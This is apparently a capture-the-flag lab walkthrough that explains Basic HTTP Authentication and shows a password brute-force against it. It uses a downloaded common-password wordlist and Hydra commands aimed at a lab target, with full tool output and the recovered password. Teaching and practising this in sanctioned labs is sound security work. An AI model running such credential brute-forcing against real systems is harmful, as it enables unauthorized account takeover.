Basic HTTP Authentication with Hydra
Web applications often employ authentication mechanisms to protect sensitive data and functionalities. Basic HTTP Authentication, or simply Basic Auth, is a rudimentary yet common method for securing resources on the web. Though easy to implement, its inherent security vulnerabilities make it a frequent target for brute-force attacks.
In essence, Basic Auth is a challenge-response protocol where a web server demands user credentials before granting access to protected resources. The process begins when a user attempts to access a restricted area. The server responds with a 401 Unauthorized status and a WWW-Authenticate header prompting the user's browser to present a login dialog.
Once the user provides their username and password, the browser concatenates them into a single string, separated by a colon. This string is then encoded using Base64 and included in the Authorization header of subsequent requests, following the format Basic <encoded_credentials>. The server decodes the credentials, verifies them against its database, and grants or denies access accordingly.
For example, the headers for Basic Auth in a HTTP GET request would look like:
GET /protected_resource HTTP/1.1
Host: www.example.com
Authorization: Basic YWxpY2U6c2VjcmV0MTIz
Exploiting Basic Auth with Hydra
We will use the http-get hydra service to brute force the basic authentication target.
In this scenario, the spawned target instance employs Basic HTTP Authentication. We already know the username is basic-auth-user. Since we know the username, we can simplify the Hydra command and focus solely on brute-forcing the password. Here's the command we'll use:
# Download wordlist if needed
$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/56a39ab9a70a89b56d66dad8bdffb887fba1260e/Passwords/2023-200_most_used_passwords.txt

# Hydra command
$ hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt 127.0.0.1 http-get / -s 81
Output:
...
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-09 16:04:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (l:1/p:200), ~13 tries per task
[DATA] attacking http-get://127.0.0.1:81/
[81][http-get] host: 127.0.0.1   login: basic-auth-user   password: ...
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-09 16:04:32
Let's break down the command:
-l basic-auth-user: This specifies that the username for the login attempt is 'basic-auth-user'.-P 2023-200_most_used_passwords.txt: This indicates that Hydra should use the password list contained in the file '2023-200_most_used_passwords.txt' for its brute-force attack.127.0.0.1: This is the target IP address, in this case, the local machine (localhost).http-get /: This tells Hydra that the target service is an HTTP server and the attack should be performed using HTTP GET requests to the root path ('/').-s 81: This overrides the default port for the HTTP service and sets it to 81.
Upon execution, Hydra will systematically attempt each password from the 2023-200_most_used_passwords.txt file against the specified resource. Eventually it will return the correct password for basic-auth-user, which you can use to login to the website and retrieve the flag.
Exercise
TARGET: 154.57.164.69:30226
Challenge 1
After successfully brute-forcing, and then logging into the target, what is the full flag you find?
Copy the hydra command given in this section and change the IP to the target IP (154.57.164.69) and the port to the target port number (30226)
┌──(macc㉿kaliLab)-[~/htb/login_brute_forcing]
└─$ hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt 154.57.164.69 http-get / -s 30226
Output:
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-01 10:48:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 200 login tries (l:1/p:200), ~13 tries per task
[DATA] attacking http-get://154.57.164.69:30226/
[30226][http-get] host: 154.57.164.69   login: basic-auth-user   password: Password@123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-01 10:48:21
- 1 valid password found!
- The password for
basic-auth-userisPassword@123
Now we just paste the target IP and port on a new browser tab to try logging in from the browser:

- Put in the credentials we just found!

flag: HTB